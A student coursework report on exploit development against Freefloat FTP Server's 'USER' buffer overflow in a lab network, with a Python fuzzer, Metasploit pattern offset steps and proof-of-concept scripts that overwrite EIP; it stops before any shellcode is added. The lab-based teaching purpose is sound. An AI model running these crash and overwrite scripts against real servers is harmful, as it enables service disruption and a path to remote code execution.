EXPLOIT DEVELOPMENT

Freefloat FTP Server - 'USER' Remote Buffer

OFFENSIVE HACKING TACTICAL AND STRATAGIC

4TH YEAR 1ST SEMESTER

CYBER SECURITY

Submitted to

Sri Lanka Institute of Information Technology

12/05/2020

Isuri Samanmali A.H.L – IT17124454

Contents

DECLARATION

I hereby declare that the project work entitled “EXPLOIT DEVELOPMENT Freefloat FTP Server - 'USER' Remote Buffer Overflow” submitted to Sri Lanka Institute of Information Technology, is a record of an original work done by me under the guidance of Dr. Lakmal Rupasinghe, and this project work is submitted in the partial fulfillment of the requirements for the BSc (Hons) in Information Technology Specializing in Cyber Security. The results embodied in this report have not been submitted to any other University or Institute for the award of any degree or diploma. I have acknowledged and correctly referenced all the sources utilized.

IT17124454

Isuri Samanmali A.H.L

ACKNOWLEDGEMENTS

I would like to extend my heartfelt and sincere gratitude to the following people who been with me throughout this process. Thank you to my family, especially my mother and farther, for providing encouragement and support as I completed this report with the lack of computational power. I have appreciated the fact that my family know me so well to know that I need deadlines and pressure in order to make progress. Life has provided me with many challenges along the way and my family have made sure that I did not give up on this journey. Special thank you goes to OHTS lecturer, Dr. Lakmal Rupasinghe, who have provided support and guidance to this project. Dr. Lakmal Rupasinghe, thank you for sharing your expertise and knowledge with us. Finally, I am happy to prove to myself the level to which one can attain one's desires. The pursuit of education is an important endeavor to me and this journey has allowed me to challenge myself and I have realized that impossible is nothing.

TABLE OF FIGURES

1. FTP server




Figure 1.1 : FTP Server

FTP which stands for File Transfer Protocol is a standard protocol which use to transfer file through network. It is based on client-server architecture and used TCP connections between client and server.

FTP server which also know as FTP site is a software application that stores all the files and database for clients. In order to access the files, FTP client connects to FTP server. FTP server assigned to receiving FTP connections and contains FTP address.

Traditional FTP servers have only law security features like login feature with user name and password.

The Freefloat FTP server is a vulnerable FTP server which contains many vulnerabilities.

2. Fuzzing

Fuzzing which also known as fuzz testing is a quality assurance [4] black box S/W testing technique. It may be automated or semi-automated. Even though as a concept, fuzzing is simple, it is complex in practice.

It is used to find implementation errors.[3] Fuzzing programs automatically inject semi-random data into a program or a stack and identify bugs.[3]Fuzzing work well for detecting vulnerabilities which can be exploit by Buffer-overflow, SQL injection, XSS and DOS attacks.

often automated or semi-automated, that involves providing invalid, unexpected or random data to the input of a computer program.

3. Buffer overflow




Figure 3.1 : Buffer Overflow example

Buffer is a sequential section of temporary storage in memory which allocated to contain anything from a character string to an array of integers and it stores information while processing other information.

Buffer overflow attack is a common software implementation error which can be exploit by an attacker to gain access to the system. Buffer overflow attack is carried out by putting more data into a fixed length buffer, than the buffer can handle. This attack allows to system crashes and enable attackers to carried out malicious actions by running arbitrary codes and manipulating implementation bugs in the system. Perl and JavaScript is less vulnerable to buffer overflow attacks. Assembly, C, C++, Fortran are more vulnerable to buffer overflow attacks.

4. Exploitation

4.1 Introduction

Exploit Target :

- Freefloat FTP Server - 'USER' Remote Buffer Overflow
- Downloaded from EXPLOIT DATABASE




Figure 4.1 : Exploit Target

EDB-ID: 23243

CVE Details:

Figure 4.2 : CVE Details[12]

Attacker OS:

- Kali

```
kali@kali:~$ uname -a
Linux kali 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64 GNU/Linux
```

Figure 4.3 : Attacker's OS

Attacker IP:

- 192.168.8.110

```
kali@kali:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:6e:94:ff brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.110/24 brd 192.168.8.255 scope global dynamic noprefixroute eth0
       valid_lft 86097sec preferred_lft 86097sec
    inet6 2402:4000:2380:9:7d6a:2fbe:c12d:4d8c/64 scope global temporary dynamic
       valid_lft 231sec preferred_lft 51sec
    inet6 2402:4000:2380:9:a00:27ff:fe6e:94ff/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 231sec preferred_lft 51sec
    inet6 fe80::a00:27ff:fe6e:94ff/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 4.4 : Attacker's IP

Victim OS:

- Windows 8.1

Victim IP:

- 192.168.8.128

```
C:\Users\isu>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2402:4000:2380:9:b574:ef22:ef66:d5cd
   Temporary IPv6 Address. . . . . . : 2402:4000:2380:9:48f9:a023:7705:31db
   Link-local IPv6 Address . . . . . : fe80::b574:ef22:ef66:d5cd%3
   IPv4 Address. . . . . . . . . . . : 192.168.8.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::e892:6cff:fec1:2ba5%3
                                       192.168.8.1
```

Figure 4.5 : Victim's IP

Tools required:

- Immunity Debugger
- Nmap
- Mona

4.2 Environment setup

- Used Oracle VM VirtualBox
- Network Adapter on Bridged Mode




Figure 4.6 : Kali VM




Figure 4.7 : Windows 08 VM

- Installed Kali and Windows 8 OS in Oracle VM VirtualBox.




Figure 4.8 : Oracle VM VirtualBox

- Downloaded and installed **Freefloat FTP Server - 'USER' Remote Buffer Overflow from** "https://www.exploit-db.com/exploits/23243" site in Windows 8 VM.
- Downloaded and installed **Immunity Debugger** in Windows 8 VM.
- Downloaded and set up **Mona** python command module with Immunity Debugger in Windows 8 VM.
- Install Nmap in Kali VM.
- Install Metasploit framework in Kali VM.

4.3 STEPS

STEP 01: Crash the application

First, have to know if the system is vulnerable. It could be done by Fuzzing. Fuzzing can carry out in various ways [8], such as:

- by using Metasploit
- by using SPIKE command language (.spk files) o
- by writing a script (Ex: .py files - Python)

In here the **Fuzzing** part was carried out by writing a simple script.

Create a simple fuzzer(Figure 4.10) to test and crash the target system [code01]

```
kali@kali:~$ mkdir IT17124454
kali@kali:~$ cd IT17124454
kali@kali:~/IT17124454$ mousepad .code01.py
```

Figure 4.9 : Open code01

```
/home/kali/IT17124454/.code01.py - Mousepad
File  Edit  Search  View  Document  Help
#!/usr/bin/python
import socket

HOST = '192.168.8.128'
PORT = 21

buffer = ["A"]
counter = 100

while len(buffer) <= 30:
        buffer.append("A" * counter)
        counter=counter+200

for string in buffer:
        print "[+] Fuzzing with %d bytes" % len(string)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((HOST,PORT))
        s.recv(1024)
        s.send("USER "+string + "\r\n")
        s.recv(1024)
        s.close
```

Figure 4.10 : Fuzzing Script - code01

- Connect the server
- Send the USER command with the string
- Run FTP server in Windows 8 VM




Figure 4.11 : FTP Server Port

- Attach FTP server into immunity debugger




Figure 4.12 : Attach server to immunity debugger

- **EIP registry num:**

  EIP Instruction Pointer Register always contains the address of the next instruction to be executed whi ch

  EIP is not normally manipulated explicitly by programs. However, it is updated by special control-flow CPU instructions like calls, jumps ,loops and interrupts automatically which change the instructi on pointer.




Figure 4.13 : Initial eip

- **Run immunity debugger**




Figure 4.14 : Runnig immunity debugger

- **Nmap scan**

```
kali@kali:~$ nmap 192.168.8.128
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 22:59 EDT
Nmap scan report for Isuri (192.168.8.128)
Host is up (0.00082s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.68 seconds
kali@kali:~$
```

Figure 4.15 : Nmap scan

- **Program crashed at 500 bytes**

```
kali@kali:~$ cd IT17124454
kali@kali:~/IT17124454$ python .code01.py
[+] Fuzzing with 1 bytes
[+] Fuzzing with 100 bytes
[+] Fuzzing with 300 bytes
[+] Fuzzing with 500 bytes
```

Figure 4.16 : Program crashed

- **Overwrite the EIP register**




Figure 4.17 : Before

Figure 4.18 : After

- **Create a sample Proof of concept (POC) exploit to crash the program [code02]**

Figure 4.19 : POC

- **Execute the POC**




Figure 4.20 : POC execution

STEP 02: Find EIP offset

- Used metsploit framework to generate a pattern

Command: /usr/share/Metasploit-framework/tools/exploit/pattern_create.rb – l 500

```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq
kali@kali:~$
```

Figure 4.21 : Pattern

- Update code02

  Updated the junk value with the generated pattern.

```
/home/kali/IT17124454/.code02.py - Mousepad
File  Edit  Search  View  Document  Help
#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 500

prepend = "USER "
#junk = "A" * 500

ending = "\r\n"
junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad

payload = prepend + junk + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
s.close()
```

Figure 4.22 : Updated code02

- EIP overwritten

  Run code02 and EIP has been overwritten

Figure 4.23 : Overwritten eip

EIP has been overwritten with **37684136**

- Used metasploit framework to get the offset value for EIP

  Command: /usr/share/Metasploit-framework/tools/exploit/pattern_pffset.rb -l 500 -q 37684136




Figure 4.24 : Offset value

Received the offset value for the EIP as **230**

- Update and POC [code02]




Figure 4.25 : Updated POC

EIP value has overwriten with 0x42424242





Figure 4.26 : Overwritten EIP

STEP 03: Find space for the shellcode

- Generally, **msfvenom** generate shellcodes around 350 bytes
- In order to inject the code, have to find a free space
- At this point ESP do not contain enough space.

Figure 4.27 : Follow in dump

But there is another option to have an enough space: Increase the LENGTH variable Increase the LENGTH variable and check whether it crashes as previous or not.




```python
#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
#increase the length
LENGTH = 700

prepend = "USER "
junk = "A" * 230
eip = "B" * 4
ending = "\r\n"
payload = prepend + junk + eip

payload = payload + "C" * (LENGTH - len(payload)) + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Figure 4.28 : Increase the length




Figure 4.29 : Crashed in the same way

It has crashed in the same way.

Still EIP is 0x42424242


